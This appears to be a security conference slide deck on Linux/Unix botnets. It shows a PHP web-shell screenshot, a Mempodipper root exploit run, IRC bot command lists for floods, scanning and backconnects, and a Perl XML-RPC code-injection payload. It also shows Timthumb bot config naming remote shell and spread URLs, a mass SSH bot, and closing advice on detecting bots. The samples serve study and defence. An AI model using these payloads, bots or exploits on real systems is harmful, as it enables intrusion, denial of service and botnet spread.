

A person wearing a black hoodie with two glowing blue circular lights for eyes. They are holding a laptop in front of them, and the screen is visible. The background is dark and blurry.

***nix Botnets do Exist!**

- M1xr4t & jay/jetman

“The Linux philosophy is 'Laugh in the face of danger'. Oops. Wrong One. 'Do it yourself'. Yes, that's it.” ~ Linus Torvalds



~ whoami

- > jay / jetman
- ROOTCON goon
- Former bug bounty hunter and acknowledged in the hall of fames of Facebook, Paypal, Microsoft, Freelancer.com, Bugcrowd, Yahoo, Adobe, etc.
- Credited for the PHP IRC Bot pbot eval() Remote Code Execution metasploit module for my PoC analysis of the bot



~ whoami

- > m1xr4t
- ROOTCON goon
- Will be releasing his PoC Bot today
- Linux lover

Disclaimer and Some Important Points

- This topic is not to discourage you to use Linux or Unix (We Love open source!! LONG LIVE \m/)
- What we are trying to point out here is that even though Linux/Unix are considered by its fan boys (like us) as proactively secure OS/kernel, there is still a way to abuse (seriously, I dunno if this is the appropriate word) them with botnets for post exploitation.
- No animals , legit live servers, or person will be harmed or compromised for this presentation.

What is a botnet?


- A group of inter-connected systems / private network, programs, or compromised systems that allows a certain user to do automated tasks (depending on the source)
- An example of a legal bot is an eggdrop which is an IRC bot
- Can be used to perform DDoS / DoS attacks, mass vulnerability scanning, mass email spamming, port scanning, etc. (illegal botnets)
- A system that has been infected or compromised by a malware is called a Zombie computer which can now be controlled by a malicious hacker
- Most common botnets are controlled via IRC, web based GUI, reverse shell connections, and SSH
- Zeus botnet is an example of a malware and an illegal bot for Windows that steals your private information like login credentials, banking information, keystrokes, etc.

*nix Botnets VS Weeniedos Bots



Why run a Botnet on *nix

PAG MAY MOTIBO



ILABAS ANG IMBOTIDO

imgflip.com

127.0.0.1/image.php

BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SE SEORG.org Music

666

15-03-2012 15:43:20 phpinfo php.ini cpu mem users tmp delete
safe_mode: OFF PHP version: 5.3.2-1ubuntu4.14 cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions: NONE
Free space: 196.01 GB Total space: 220.69 GB

uname -a : Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
sysctl :
\$OSTYPE : linux-gnu
Server : Apache/2.2.14 (Ubuntu)
id : uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd : /var/www (drwxrwxrwx)

Executed command: cat /etc/issue; ls -la

```
BackTrack 5 - Code Name Revolution 32 bit\n \l
total 332
drwxrwxrwx 12 root root 4096 Mar 6 20:30 .
drwxr-xr-x 16 root root 4096 Feb 6 16:16 ..
-rw-r--r-- 1 root root 99 Feb 12 20:10 .htaccess
-rw-r--r-- 1 root root 5066 Feb 6 23:51 CHANGELOG.txt
-rw-r--r-- 1 root root 33107 Feb 6 23:51 COPYING.txt
-rwxrwxrwx 1 root root 13258 Jun 6 2011 PHPBOT.txt
-rw-r--r-- 1 root root 4934 Feb 6 23:51 README.txt
-rw-r--r-- 1 root root 2792 Feb 6 23:51 about.php
-rwxr-xr-x 1 root root 17874 Sep 17 13:35 backdoor.php
-rw-r--r-- 1 root root 211 Feb 12 20:02 bb.php
drwxrwxrwx 10 www-data www-data 4096 May 10 2011 beef
drwxr-xr-x 2 root root 4096 Feb 6 23:51 config
drwxr-xr-x 2 root root 4096 Feb 6 00:18 docs
-rwxrwxrwx 1 root root 2140 Feb 5 19:43 dos.php
```

:: Execute command on server ::

Run command |
Work directory | /var/www Execute

:: Edit files ::

File for edit | /var/www Edit file

:: Aliases ::

Select alias | find suid files Execute

:: Eval PHP code ::

```
$aloh = range("a","z");
for($i=0;$i<$this->config['maxrand'];$i++)
    $ident .= $aloh[rand(0,25)];
if(strlen($this->config['pass'])>0)
```

Execute


How can *nix Botnets exist?

- You downloaded an obfuscated perl/python from an unknown source by using 'wget youporn.com/newscandal.pl' in your terminal
- Then executed the script and thought that it will have some good features




How can *nix Botnets exist?

- Root a *nix box / VPS then boooom!

A terminal window titled 'johndean@ubuntu: ~/CVE-2012-0056' showing the execution of a shellcode exploit. The user runs 'build-and-run-shellcode.sh ptrace-offset-finder.c shellcode-64.s' and then './build-and-run-exploit.sh'. The output shows a series of status messages from the exploit, including opening a socketpair, waiting for a transferred fd, executing a child fork, opening parent memory, sending and receiving fd 5, assigning fd 5 to stderr, ptracing 'su', resolving 'exit@plt' to 0x8049570, calculating 'su' padding, seeking to offset 0x8049564, and finally executing 'su' with shellcode. The prompt changes to '# id', showing the user is now root (uid=0, gid=0). Subsequent commands show the system version (Linux ubuntu 3.0.0-12-generic-pae) and the directory listing (ls -a).

```
johnde@ubuntu: ~/CVE-2012-0056
build-and-run-shellcode.sh ptrace-offset-finder.c shellcode-64.s
johnde@ubuntu:~/CVE-2012-0056$ ./build-and-run-exploit.sh
=====
=          Mempodipper          =
=          by zx2c4              =
=          Jan 21, 2012          =
=====

[+] Opening socketpair.
[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/26349/mem in child.
[+] Sending fd 5 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Ptracing su to find next instruction without reading binary.
[+] Resolved exit@plt to 0x8049570.
[+] Calculating su padding.
[+] Seeking to offset 0x8049564.
[+] Executing su with shellcode.
# id
uid=0(root) gid=0(root) groups=0(root),2502(johnde)
# uname -a
Linux ubuntu 3.0.0-12-generic-pae #20-Ubuntu SMP Fri Oct 7 16:37:17 UTC 2011 i686 i686 i386 GNU/Linux
# ls -a
```



**Meet W3tw0rk, Wewo, Pitbul,
pBot, and other botnets on the
block (samples)**

W3tw0rk Bot

```
<@spocked> [!-[w3tw0rk BOT Commands List]-!]
<@spocked> [!-----[w3tbot/Hacking Based]-----!]
<@spocked> !bot @multiscan <vuln> <dork>
<@spocked> !bot @socks5
<@spocked> !bot @sql <vuln> <dork>
<@spocked> !bot @portscan <ip>
<@spocked> !bot @logcleaner
<@spocked> !bot @sendmail <subject> <sender> <recipient> <message>
<@spocked> !bot @system
<@spocked> !bot @cleartmp
<@spocked> !bot @rootable
<@spocked> !bot @nmap <ip> <beginport> <endport>
<@spocked> !bot @back <ip><port>
<@spocked> !bot @linuxhelp
<@spocked> !bot @cd tmp:. | for example
<@spocked> [!-----[Advisory/New Based]-----!]
<@spocked> !bot @packetstorm
<@spocked> !bot @milw0rn
<@spocked> [!-----[DDos Based]-----!]
<@spocked> !bot @udpflood <host> <packet size> <time>
<@spocked> !bot @tcpflood <host> <port> <packet size> <time>
<@spocked> !bot @httpflood <host> <time>
<@spocked> !bot @sqlflood <host> <time>
```

W3tw0rk Bot

```
#####  
my @adms=("shipcode_jjt");  
my @canais=("#pentestlab");  
#Put your channel here  
my @nickname = ("pentestlabbot");  
my $nick = $nickname[rand scalar @nickname];  
#Nickname of bot  
my $ircname = 'pentestlab';  
chop (my $realname = 'pxcrew');  
#IRC name and Realname  
$servidor='irc.freenode.net' unless $servidor;  
my $porta='6666';  
#####
```


Mass Private Scanner Bot

```
<_> !help
<%DaYaK> <-@System@-> Karawanghack Support! Rent 10LR / 24 Hours >>>]HeLP[<<<
<%DaYaK> <-@System@-> READY! shell / cpanel / ssh / root / ftp / mailer / smtp / leads + Etc!!! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !tom [BUG] [DORK] TimThumb Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !sql [BUG] [DORK] SQL Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !sqlx [DORK] Advanced SQL Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !lfi [BUG] [DORK] LFI Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !lfix [BUG] [DIR] [DORK] Advance LFI Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !scan [BUG] [DORK] RFI Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !xml [BUG] [DORK] XmlRpc Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !zero [BUG] [DORK] ZeroBoard Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !e107 [DORK] e107 Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !cart [DORK] ZenSQL RootR Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !cartx [DORK] -cr0t [ADMIN DIR] ZenSQL RootR Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !osc [DORK] OscSQL RootR Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !osx [DORK] -cr0t [DIR ADMIN] OscSQL RootR Scanner! >>>]HeLP[<<<
@RuFFi
<%DaYaK> <-@System@-> !whm [DORK] WHMCS Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !cpan [USER] [PASS] Check cPanel! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !resu [BUG] [DORK] -cr0t [YOUR RESPONSE] Advanced Response Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !zenx [TARGET] [ADMIN DIRECTORY] Add Admin ZenCr0t! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !zon [TARGET] Add Admin ZenCr0t! (Default Dir admin) >>>]HeLP[<<<
<%DaYaK> <-@System@-> !oce [TARGET] [USER] [PASS] Add Admin Osco! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !dbi [HOST] [DB-USER] [DB-PASS] [DB-NAME] Cek Sql Cr0t! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !cr0t [DORK] Advanced Shell Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !mag [DORK] Magento SQL RootR Scanner! >>>]HeLP[<<<
<%DaYaK> <-@System@-> !tes [HOST] -cr0t [RESPON] Test Response Manual! >>>]HeLP[<<<

<%DaYaK> <-@System@-> !upcr0t [BUG] [DORK] Mass Uploader (Admin Only)! >>>]HeLP[<<<
<%DaYaK> <-@System@-> ===== EOF Help! ===== >>>]HeLP[<<<
```

Mass Private Scanner Bot

```
sub xml_cek_query() {  
    my $url      = $_[0];  
    my $code = "system('uname -a');";  
    my $ua = LWP::UserAgent->new(agent => 'perl post');  
    $exploit = "<?xml version=\"1.0\"?><methodCall>";  
    $exploit .= "<methodName>test.method</methodName>";  
    $exploit .= "<params><param><value><name>', '));";  
    $exploit .= "echo'j13mb0t';".$code."echo'j13mb0t';exit;/*</name></value></param></params></methodCall>";  
    $ua->timeout(7);  
    my $res = $ua->request(POST $url, Content_Type => 'text/xml', Content => $exploit);  
    return $res->content;  
}
```



```
msf > use exploit/multi/misc/pbot_exec
msf exploit(pbot_exec) > info
```

```

I   Name: PHP IRC Bot pbot eval() Remote Code Execution
    Module: exploit/multi/misc/pbot_exec
    Platform: Unix, Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent
```

```

Provided by:
  evilcry
  Jay Turla
  bwall
  juan vazquez <juan.vazquez@metasploit.com>
```

Available targets:

```

Id  Name
--  ----
0   pbot
```

Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
CHANNEL	#channel	yes	IRC Channel
IRC_PASSWORD		no	IRC Connection Password
NICK	msf_user	yes	IRC Nickname
PBOT_PASSWORD		no	pbot Password
RHOST		yes	The target address
RPORT	6667	yes	The target port

Timthumb Private Scanner Bot

```
my $thumbcmd = '!tim';  
  
my $thumbshell = "http://picasa.com.snap-u.com/yahoo.php";  
  
my $folder1 = "/cache/d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $folder2 = "/cache/external_d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $folder3 = "/temp/d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $folder4 = "/temp/external_d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $folder5 = "/wp-content/uploads/thumb-temp/d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $botid = "http://flickr.com.bpmohio.com/spread.php";  
  
my $botrun1 = "/cache/d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $botrun2 = "/cache/external_d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $botrun3 = "/temp/d4e45bbd854ea8b4c1859200a21cad0f.php";  
  
my $botrun4 = "/temp/external_d4e45bbd854ea8b4c1859200a21cad0f.php";
```

Mass SSH Botnet

```
jay@fortifypentestbox:~/commandsshbotnet$ python commandsshbotnet.py os "ls -la"
[*-] Engine start.....
[*] IP: shell.cjb.net
[+] Command: ls -la
total 276
drwx-----      2 batibot  users      512 Sep  4 20:25 .
drwxr-xr-x 1869 0          0          258048 Sep  8 23:37 ..
-rw-----      1 batibot  users      1884 Sep  8 23:37 .bash_history

[*] IP: grex.org
[+] Command: ls -la
total 16
drwxr-xr-x   3 johndean  people    512 Aug 26 01:57 .
drwxr-xr-x  28 root      daemon    512 Jan  9 2012 ..
-rw-----   1 johndean  people  1799 Sep  9 01:37 .bash_history
drwxr-xr-x   2 johndean  people    512 Oct  6 2011 public_html
```

New IRC PoC Bot – medz



Detection and Hunting Malicious Botnets

- You can use tools like Chkrootkit, Bothunter, ClamAv, Rkhunter, avast! Linux Home edition, etc.
- Use monitoring tools in Linux/Unix like netstat, ps, Snort, wireshark, etc.
- But the most effective is by grepping malicious functions used by botnets:

```
jay@fortifypentestbox:~$ grep -Rn "sendline *(\" /home/jay
grep: /home/jay/.pulse/6f4200dc35d278d318b5716d00000006-runtime/native: No such
device or address
/home/jay/commandsshbotnet/test_pxssh.py:14:         s.sendline ('uname -a')      # run
a command
/home/jay/commandsshbotnet/README.md:26:         self.sendline()      # add this l
ine
/home/jay/commandsshbotnet/README.md:30:         self.sendline() #no need to add
this
/home/jay/commandsshbotnet/commandsshbotnet.py:33:         self.session.sendline
cmd)
```

References

- <http://blog.malwaremustdie.org/2013/01/a-pbot-php-perl-backdoor-irc-bot.html>
- <http://resources.infosecinstitute.com/pbot-analysis/>
- http://www.rapid7.com/db/modules/exploit/multi/misc/pbot_exec
- <https://google.com>
- EOF

QUESTIONS

